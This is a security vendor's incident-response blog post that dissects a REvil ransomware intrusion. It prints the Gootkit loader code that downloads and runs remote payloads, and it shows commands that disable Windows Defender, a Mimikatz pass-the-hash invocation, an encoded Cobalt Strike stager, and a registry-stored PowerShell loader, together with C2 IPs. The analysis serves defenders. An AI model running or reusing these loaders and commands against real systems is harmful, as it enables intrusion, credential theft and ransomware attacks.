REvil Under the Microscope

blogs.blackberry.com/en/2021/11/revil-under-the-microscope

Codi Starks, Ryan Chapman

Summary

U.S. and European law enforcement agencies revealed new seizures and arrests this week involving the REvil ransomware group, underscoring the intense interest and outrage following in the wake of these malicious campaigns. These developments also highlight the immediate need for security professionals to fully understand the inner workings of this group and the associated malware family, to better protect their organizations and stakeholders. This blog dives deep into REvil's latest tactics, techniques, and procedures (TTPs), drawing insights from a recent incident handled by the BlackBerry Incident Response Team.

Gootkit

REvil is notorious for using “watering hole” attacks to gain initial access into networks. This is accomplished by compromising a website that the group expects will be visited by a target group. In this case, the REvil group posted a ZIP archive containing a Gootkit loader on a compromised website disguised as an informational page containing a description of a

search term popular among its intended victims. Upon accessing the compromised site, users were redirected to hxxps://fibarokrakow[.]com/about[.]php, initiating the download of the Gootkit loader ZIP file. Once opened, the ZIP file initiated a JavaScript payload via wscript.exe.

Following execution of the Gootkit loader, the final deobfuscated code snippet performs the following actions:


1. Loops through an array of three domains
2. For each domain, generates a random string to be used as part of a download URL
3. Performs an HTTP GET request to each domain, using a format string including a "search.php" endpoint, a static value (redacted here), and the randomly generated number
4. Checks the GET request response for a 200 ("OK") value
5. If the GET request was successful, the downloaded content is then executed as additional code

A full analysis of the Gootkit loader and additional actions taken following its execution are included below.

Initially the JavaScript file contained obfuscated code within a variable labeled "**knew**":

Figure 1: Gootkit loader obfuscated Javascript


JavaScript formatting tools such as JSTool and js-beautify make the code more legible, as exemplified by lines 47-72 of the "beautified" code:



```
function store(paper, quite, us, office, far) {
    return full(paper, quite, happen);
}
function million(blood, evening, every) {
    above = "eknHxvW";
    electric[6002648] = age;
    stead = play(multiply(knew), above);
}
function round(last, four, slow) {
    WScript.Sleep(64538);
    race = 5647;
    while (indicate = indicate) {
        try {
            electric[race](race);
        } catch (lift) {
            electric[2842404] = indicate;
        }
        race++
    }
}
function indicate(near, skin) {
    electric[4438089] = third;
    WScript.Sleep(8351);
    knew = 'tednSxnetOimrf.ni(Pon\\(\"gr(@si \\(\"fv\"+\\niI%E +Ud;\\S\"tnE@xaR\\e\"DpT,Nxe SEs0D.n)O)o)M\\p\"A=slI=elN-re%1.h\")\\Sf ). {
    t= !p W=iPS r c\"c\\rrS%iaWUpv\\S\" tE({.Rt sDc)lNe0eSj0eDb2pOO (Me=2At=2Ia=2Ne 2%rs2\"C\\)u.);tt  ap{}tiI sr=e.cIlfS+s(W\"e\\(  1
    f{7fi 5i P7 } 2; =1); \"0\\Pe3;.s+}rl0 ea7tpf,rl 2yan({cr] eu\\f\"t(.re\\o\"rtp@ se\\{\"nb)+(ueI\'s\\+(\\G\"h\\E\"c[T@t)\'\\\\\"a(,,cg
    \\}\"\'n\\\\ \"hi;)tr);tt( pSdvsona:ter/.s /).j\'(\\ fm+= oX ;d[P)ny.ea]rsr+el.\'p\\hal/tfasa ceM,ea I(r=+/c \"(\\Ih\\=\\.
    adp;u{h)b2p\\x\'\'}\\Pj)+Ty/\"T\\ggH?,gLm fMzfyXdu\'r(nyelcpvittrliuemo(S]nq.[ d2a(eLtosM{) Xy rSt{]M; 2\\6\'=re(eertgtac;u7e9r-j0n0b1
    =OqS;e)t\"t\"r+a\"iZeSn\"r+g\"C_.\".+f\"tGr\"p+o\"iEm\"r+C\"cRh\"S a,W\"r\"  C,=eop ydtf(e] \"(\"{+p\" eat)\"r+3\"si re\"<+I\"
    Wn\"y+t\"(g(\" +o\"ee,\"l+1\"iR0\"h[)twr+o p3 ;{0 0))e (;h=c t a}cy )}  ;;;)
    e]psy\\t\"(t]m\"edoaa\"c+d\".e[Rr\"3+e\"]gle(\"e+j\"mR)\"t[(ter)olp; s{
    iyWrktS;u\"c\\c\\rbumifkipO.\\t\\w\".+w\"QRwEu\"\\+\"\"iS,\"t+\\\"\"U(_l\")+n\";T.N Ew\"}+u\" Ro\"}+b\" Rg\"e+n\"lUiCs_tYe\"n+
    \"eE{\"l+ \".KW\"w+S\"wHc\"w r=\\ \"eip,ypt\\ \";t)e\".\"d+s\".llleeehgSe.a\"p+t\"(te\"2+r\"2pt\"2+t\"2ier2cl\")+.\";Sw\" +w\"}Ww\"
    (\\]\"\"yt[c+\" ++\"=e;j b}\"X+ \"\'O)e)t(a)\";+}\"ceartCc\"h[()et)p{iWrSccSrWi(p t=.
    stlreoepp;(08615433=6z1c8g9W3v)x;H}nhkmekrqoltlc=usrttesando;c ';
    yard = 0;
}
```

Figure 2: Gootkit loader beautified code

The code kicks off with a call to **summer (9754)**, which passes an unused integer to the **summer ( )** function. This function simply calls **round (9102)**:



```
function summer(leg, fresh, crease) {
    electric = [9102];
    round(electric);
}
```

Figure 3: Gootkit loader summer function

After sleeping just shy of 65 seconds, the **round ( )** function implements a while loop that is used to call other functions within the code. For example, when first run, the variable race is set to 5647, which is then used in a try/catch block implemented within the loop. This loop not only takes time to run, but is used to feed new values into the **electric** array in order to execute the next function:

```
function round(last, four, slow) {
    WScript.Sleep(64538);
    race = 5647;
    while (indicate = indicate) {
        try {
            electric[race](race);
        } catch (lift) {
            electric[2842404] = indicate;
        }
        race++
    }
}
```

Figure 4: Gootkit loader round function

In the first invocation of **round**, the **electric [ ]** array is checked to see if the current value of the array position (the value in **race**) equals a valid function to run. If not, the catch statement kicks in and sets a much larger integer position in the **electric** array to equal another function: **indicate**. This means that the loop will execute 2842404 - 5647 = 2,836,757 times before eventually calling the **indicate ( )** function, which looks like this:

```
function indicate(near, skin) {
    electric[4438089] = third;
    //WScript.Sleep(8351);
    knew = 'tednSxnetOimrf.ni(Pon\\(\"gr(@si \\(\"fv\"+\\niI%E
    +Ud;\\S\"tnE@xaR\\e\"DpT,Nxe SEs0D.n)O)o)M\\p\"A=slI=elN-re%1.h\")\\Sf ). { t= !p
    W=iPS r c\"c\\rrS%iaWUpv\\S\" tE({.Rt sDc)lNe0eSj0eDb2pOO (Me=2At=2Ia=2Ne
    2%rs2\"C\\)u.);tt  ap{}tiI sr=e.cIlfS+s(W\"e\\(  1 f{7fi 5i P7 } 2; =1);
    \"0\\Pe3;.s+}rl0 ea7tpf,rl 2yan({cr] eu\\f\"t(.re\\o\"rtp@
    se\\{\"nb)+(ueI\'s\\+(\\G\"h\\E\"c[T@t)\'\\\\\"a(,,cg \\}\"\'n\\\\ \"hi;)tr);tt(
    pSdvsona:ter/.s /).j\'(\\ fm+= oX ;d[P)ny.ea]rsr+el.\'p\\hal/tfasa ceM,ea I(r=+/c
    \"(\\Ih\\=\\. adp;u{h)b2p\\x\'\'}\\Pj)+Ty/\"T\\ggH?,gLm
    fMzfyXdu\'r(nyelcpvittrliuemo(S]nq.[ d2a(eLtosM{) Xy rSt{}M;
    2\\6\'=re(eertgtac;u7e9r-j0n0b1
    =OqS;e)t\"t\"r+a\"iZeSn\"r+g\"C_.\".+f\"tGr\"p+o\"iEm\"r+C\"cRh\"S a,W\"r\"  C,=eop
    ydtf(e] \"(\"{+p\" eat)\"r+3\"si re\"<+I\" Wn\"y+t\"(g(\" +o\"ee,\"l+1\"iR0\"h[)twr+o
    p3 ;{0 0))e (;h=c t a}cy )}  ;;;)
    e]psy\\t\"(t]m\"edoaa\"c+d\".e[Rr\"3+e\"]gle(\"e+j\"mR)\"t[(ter)olp; s{
    iyWrktS;u\"c\\c\\rbumifkipO.\\t\\w\".+w\"QRwEu\"\\+\"\"iS,\"t+\\\"\"U(_l\")+n\";T.N
    Ew\"}+u\" Ro\"}+b\" Rg\"e+n\"lUiCs_tYe\"n+ \"eE{\"l+ \".KW\"w+S\"wHc\"w r=\\
    \"eip,ypt\\
    \";t)e\".\"d+s\".llleeehgSe.a\"p+t\"(te\"2+r\"2pt\"2+t\"2ier2cl\")+.\";Sw\" +w\"}Ww\"
    (\\]\"\"yt[c+\" ++\"=e;j b}\"X+ \"\'O)e)t(a)\";+}\"ceartCc\"h[()et)p{iWrSccSrWi(p t=.
    stlreoepp;(08615433=6z1c8g9W3v)x;H}nhkmekrqoltlc=usrttesando;c ';
    yard = 0;
}
```


Figure 5: Gootkit loader indicate function

Notice the setting of **electric [4438089] = third**, which sets the next function to run after returning to the calling while loop. In this fashion, we find multiple assignments of functions to various array positions within the **electric [ ]** array. After another attempted **sleep** (commented out above), the **indicate** function sets the **knew** variable, which is later decoded.

To avoid the consistent iterations of the while loop and speed up analysis, the **round ( )** function can be modified to make its calls directly, rather than waiting for the loop to continue incrementing the **race** value as such:

```
function round(last, four, slow) {
    //WScript.Sleep(64538);
    //race = 5647;
    indicate(2842404)
    third(4438089)
    million(5444933)
    age(6002648)
    natural(6318837)
}
```

Figure 6: Gootkit loader modified round function

Decoding of the **knew** variable occurs within the third function called from this location, which is **million ( )**:

```
50 function million(blood, evening, every) {
51     above = "eknHxvW";
52     electric[6002648] = age;
53     stead = play(multiply(knew), above);
54 }
```

*Figure 7: Gootkit loader decoding the **knew** variable*

The **play ( )** function is called with two arguments: The return value of a call to **multiply (knew)**, along with a static string labeled **above**, as seen in Figure 7. Once this returns, the **stead** value is an array that includes the string “constructor” at index 0 and the following code (already beautified for review purposes) at index 1:

```
gcz = 3560;
port = (WScript)["CreateObject"]("WScript.Shell");
type = "HKEY_CURRENT_USER\\Oifmb\\";
try {
    port["RegRead"](type);
} catch (e) {
    port["RegWrite"](type, "", "REG_SZ";
    q = 100 - 97;
    agree = 62;
}
try {
    stead[q](multiply('dyzfmg?g\"y+j\'xpbhupa.=h\"c+rIa,e sf/a\'l+s]ey)[;X
    +f\'./s/e:nsdp(t)t;h \'} c,a\'tTcEhG(\'e()n{e proe.tfu r{ny rfta
    l}s;e\";1 2}7 5i7f1 \"(+fI.=sIt{a t)u\"s% N=I=A=M O2D0S0N)D R{E SvUa%r\"
    P= != )f\".%rNeIsApMoOnDsSeNTDeRxEtS;U %i\"f(
    s(g(nPi.ritnSdtenxeOmfn(o\"r@i\"v+nIE+d\"n@a\"p,x E0.)))\"=l=l-elh)S .{t
    pWiSrccrSiWp\"t(.tscleejebpO(e2t2a2e2r2C).;t p}i reclSsWe( {f iP ;=)
    0P3.+r0e7p,l2a(c]e\"(r\"t@s\"b+uIs+\"\"[@)\"(,g\"n\"i)r;t Svoatr. )j(
    m=o dPn.arre.phltaacMe (=/ (I\\ d;{)2\'}P)T/TgH,L MfXurnecvtrieoSn.
    2(LoM)X S{M \'r(ettcuerjnb OSettraienrgC..ftrpoimrCchSaWr C=o dfe ({p
    a)r3s e<I nyt(( oe,l1i0h)w+ 3;00) ;= }y) ;;
    ]s\"tmeoacd.[r3e]l(ejm)t(e)l;s iWkSuccruikp.tw.wQwu\"i,t\"(l)n;. w}u o}b
    genlisten e{l .WwSwcwr\"i,p\"te.ds.leegeapt(e2r2t2t2e2l).;w w}w \"y[+
    +=; }X ')) ();
} catch (e) {
    //WScript.sleep(814361893);
}
hmkqll = stead;
```

Figure 8: Gootkit loader stead array

Above we can see an important host-based Indicator of Compromise (IoC) for the loader, a registry key:

HKCU\\Oifmb

If this key does not exist, it is created. Next, we see another set of obfuscated code that is decoded via a call to **multiply ( )**. By setting a breakpoint on the return for the **multiply ( )** function, we see the final bit of deobfuscated code:

```
X = ["www.lettretage.de", "www.lentingbouw.nl", "www.kucukisletmeler.com"];
y = 0;
while (y < 3) {
    f = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    I = Math.random().toString()["substr"](2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
     != "%USERDNSDOMAIN%") {
        I = I + "175721";
    }
    try {
        f.open('GET', 'https://' + X[y] + '/search.php' + "?mzdyfggyjxbua=" + I, false);
        f.send();
    } catch (e) {
        return false;
    }
    if (f.status === 200) {
        var P = f.responseText;
        if ((P.indexOf("@" + I + "@", 0)) == -1) {
            //WScript.sleep(22222);
        } else {
            P = P.replace("@" + I + "@", "");
            var j = P.replace(/(\\d{2})/g, function (o) {
                    return String.fromCharCode(parseInt(o, 10) + 30);
                });
            stead[3](j)();
            WScript.Quit();
        }
    } else {
        //WScript.sleep(22222);
    }
    y++;
}
```

Figure 9: Gootkit loader deobfuscated code

While the general layout of the loader was analyzed, BlackBerry was unable to obtain a copy of the exact JavaScript that would have been downloaded in this particular example of the final phase. Threat intelligence was used to find similar code, but the exact code was unavailable.

BloodHound and Kerberoasting

Following the Gootkit installation, REvil didn't immediately make use of the persistent access to this system. Instead, the group waited three days before connecting and beginning the initial enumeration. The first hands-on-keyboard activity related to the threat actor was a BloodHound output file within the infected user's profile directory, named **<date_time>_BloodHound [.] zip**, where <date_time> was the time the data was captured.

BlackBerry researchers retrieved a copy of the BloodHound output file and began enumerating attack paths that the threat actor may have abused. A path to Domain Admin was found via three "Kerberoastable" accounts. The attack paths looked similar to the following:




Figure 10: BloodHound Kerberoasting attack path

The REvil group used their apparent knowledge of this attack path to Kerberoast three of the accounts to retrieve their plain text credentials. Windows Event logs were unavailable during the timeframe of the incident to allow for identification of the Kerberoasting activity, although the REvil group left a text file on disk containing the Kerberos Ticket Granting Service (TGS) tickets for the three accounts assigned Service Principal Names (SPNs). The contents of the file looked similar to the following:

```
$krb5tgs$23$*ServiceAccount1$FakeDomain.net$MSSQLSvc/Server3.FakeDomain.net:1443*$EDA913
C356984E3A0EE766ADAE200DCA$5D6AA0C90105C70E439F2B14994A30C73A21DDFDD00EC635CD0182EABCFBD
C8C1F2190CE6E5AE9EC19EB5E69371D759CFCCBA5F95AD4BF195815FED4D766DBD9EF35631AA35CE9187367C
37991F861C2A737E2418F07245AB7619992B8B8B7DE6E8F05D09E8A85C17EF6A68F3AB0E9E9[redacted]
```

Figure 11: Kerberos TGS ticket

BlackBerry determined that the TGS tickets could easily be cracked using the password cracking software tool John the Ripper to retrieve the plain text password. These accounts were later used by the threat actor to move laterally and install additional persistence

mechanisms.




Figure 12: TGS ticket cracking

Lateral Movement and Enumeration

After gaining access to multiple highly privileged accounts, the threat actor began pivoting to other hosts on the network via Remote Desktop Protocol (RDP). From there, the PsExec tool was also used to pivot to other hosts to shut down Windows Defender services.

```
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender
Cache Maintenance" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender
Cleanup" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender
Scheduled Scan" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender
Verification" /f
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableCatchupFullScan $True
Set-MpPreference -DisableCatchupQuickScan $True
Set-MpPreference -DisableCatchupQuickScan $Truesy
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -MAPSReporting 0
```

BlackBerry also discovered the Mimikatz utility used to “pass the hash” for additional compromised accounts. This method was used to gain an RDP session on remote hosts using the NTLM hash of the compromised user account(s). While Windows does not traditionally use NTLM hashes for RDP authentication, the “restrictedadmin” argument forces RDP to pre-authenticate with an NTLM hash, presenting a pass-the-hash vulnerability.

```
sekurlsa::pth /user:<username> /domain:<domain_name> /ntlm:<ntlm_hash>
/run:"mstsc.exe /restrictedadmin"
```

Prior to executing the RDP pass the hash technique, the threat actor staged the remote system by enabling the restrictedadmin feature via a registry edit through PsExec.

```
reg add "hklm\system\currentcontrolset\control\lsa" /f /v
DisableRestrictedAdmin /t REG_DWORD /d 0
```

Lastly, the Advanced IP Scanner utility was executed on multiple systems to map out network systems that the actor had access to. The Advanced IP Scanner utility is frequently abused by ransomware groups and can provide a good indicator of compromise if the tool is not used legitimately within an environment.

```
C:\Users\<username>\Advanced_IP_Scanner_2.5.3850[.]exe
```

Command-and-Control

The threat actor utilized two methods of installing Cobalt Strike command-and-control (C2) within memory. The first and simplest method was utilizing a simple encoded PowerShell command to execute a Cobalt Strike stager. Below is a snippet from the discovered Cobalt Strike stager:

```
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8Ac
gB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIA
SAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABhADQAKwBpAHkAQgByACsAMwBQADQASwBQAG4AUwBpAHAAdQAwAGUARgBOAHY
AVwAyAFUAdwB5AEsAQwBnAGcASQBJAEkAWAB0AEwAZgBUADQAVgBJAGkAaQBCAFMAWABRAHMARwBkACsAZQA5AGIAbwBQAGIAMgA3AF
AAUwBjAE0AOABrADUASgBzAFMAcQA0AHIAMAArADcANgBWAGUATgBJAEQAdQBOAFIAUwA3AEYAcABLAGcARABZAGoANwBCAFkAZwBUA
EYAdwBaAEUAcQAxAEsANQBaAFMAQwBQAGkAQwAvAEUAMQAyAHAAbABrAHcAWQBXAEsAbwA2AEwAeABhAHMARAAwAEcAcwBZAFEAKwB2
AFYAcwBPADAAWQBKAEEAbgB4AFYAKwBWAEcATQBXAEoAagBUADkAUgB1AEQAMABiADgAdQBvAGQAMgA2AG8ATQBHAFUAVwA0AEsAUQB
tAEMAbgBNAGEAagBmADMARgBSAHUAeQBxAE0AMABTAEkAdwBOAGUAQQAwAE0ANQBCADcAQQA2AHgANgBnAEwAYgBRAFQAcgBLAGoAMg
BUAEkAYwBoAEEALwBlAEcARwA3AHgAOAAvAGoAeABJADQAeABnAEUANgBMAHgALwBHAEEARgBFAEoAdwBuAFkAbQA3ADQATABrAGwAc
QBkACsARQBZAHMAdAB5AEEARwA5AHgAUABUAEEAeABZAGkALwBpAEoAdQBYAHgAOQBHAFAAagBRAE4ALwAwAEsAVwBEAHcAeABjAGkA
eAAyAGkAQQA3AHQANABKADAATABMAEsARAB4ADQAMABFAEwAZgBSAGIAWABxAG4AMwA5AFcANgA4AC8AMwB6AFoAYwBIAE4AawBvAE4
AUAA2AGwAVgB0AFQAeABCAFkAUAA5AGcAKwAzADYAMQBUAG4AeQB2AEYAdwBwAG4AZQBRAGgAcQBWAGMAbQAxAFkAcABqAEEARABYAH
```

Figure 13: Encoded Cobalt Strike stager

A memory image was taken for further identification of injected processes. Using the volatility “malfind” function, BlackBerry determined that two separate “rundll32.exe” processes contained injected Windows PE files, as seen in the images below.

```
Process: rundll32.exe Pid: 2884 Address: 0x50a0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x050a0000  4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81   MZRE.....[..U...
0x050a0010  c3 14 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00   ..|....h...Vh...
0x050a0020  00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00   .W..............
0x050a0030  00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00   ................
```

Figure 14: RunDLL32 process injection - PID 2884

```
Process: rundll32.exe Pid: 4736 Address: 0x5930000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x05930000  4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81   MZRE.....[..U...
0x05930010  c3 14 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00   ..|....h...Vh...
0x05930020  00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00   .W..............
0x05930030  00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00   ................
```

Figure 15: RunDLL32 process injection - PID 4736

BlackBerry extracted the two executable files and determined that they were Cobalt Strike Beacons, configured to reach out to the following two IPs:

- 139.180.172[.]42
- 155.138.216[.]60

Command-and-Control – Registry Cradle

The BlackBerry Incident Response Team also discovered a PowerShell command used to stage Cobalt Strike within the registry key: **HKLM:\SOFTWARE\Microsoft\PowerShell\info**. The threat actor ran the PowerShell via a remote service which executed the following:

```
C:\\Windows\\System32\\wbem\\WMIC.exe process call create 'powershell -
ExecutionPolicy ByPass -noprofile -Command cd
C:\\Windows\\temp\\;.\\temp_4409[.]ps1;'
```

BlackBerry was able to retrieve a portion of the PS1 script that was executed via WMI using PowerShell script block log 4104, as shown in the following screenshot:

```
if (Test-Path 'HKLM:\SOFTWARE\Microsoft\PowerShell\info') {
    Remove-Item -Path 'HKLM:\SOFTWARE\Microsoft\PowerShell\info';
    New-Item -Type Folder -Path 'HKLM:\SOFTWARE\Microsoft\PowerShell' -Name "info"
} else {
    New-Item -Type Folder -Path 'HKLM:\SOFTWARE\Microsoft\PowerShell' -Name "info"
}
$jjnmuu=New-Object IO.MemoryStream(,[Convert]::FromBase64String($pdqnas.replace("!","A")));
$jzyba=New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($jjnmuu,[IO.Compression.CompressionMode]::Decompress));
$zxtjq=$jzyba.readtoend();
$c=0;
$zxtjq -split '(\w{4000})' | ? { if($_ -ne ""){
    Set-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\PowerShell\info' -Name $c -Value $_;$c+;
}};
$i=0;
while($true){
    $i;
    $slxfu=[math]::("sq""rt")($i);
    if($slxfu -eq 1000){
        break
    }
}
$ikvuzl=$okzo.replace("#",$slxfu);
$iussr=new-object byte[] ($ikvuzl.Length/2);
for($i=0;$i -lt $ikvuzl.Length;$i+=2){
    $iussr[$i/2]=[convert]::("ToB""yte")($ikvuzl.Substring($i,2),(2*8))
}
[reflection.assembly]::("Lo""ad")($iussr);[Open]::("Te"+"st")();
```

Figure 16: Encoded PowerShell script

The contents of the registry key were extracted for further analysis. Unfortunately, the PowerShell code executed on the system contained undefined variables, such as **pdqnas**. As such, it did not appear to be decodable as-is.

However, other .vbs and .js implementations by the REvil group were available that use the same technique and means of execution. Decoding the registry key was possible using another equivalent JavaScript loader:

> https://any.run/report/a0081f88e43338810fe23bd2e1fba8857b45f4378df38fc0c217426468b924fc/408db7df-2c3d-466e-b745-f704a1b2daa3

The JavaScript loader was used to decode the registry key and retrieve the Cobalt Strike Beacon details. Upon execution, the Beacon was configured to spawn the legitimate Microsoft **gpupdate.exe** binary with injected code, which was configured to reach out to the following IP over port 443:

> 216.128.128[.]98

Data Exfiltration

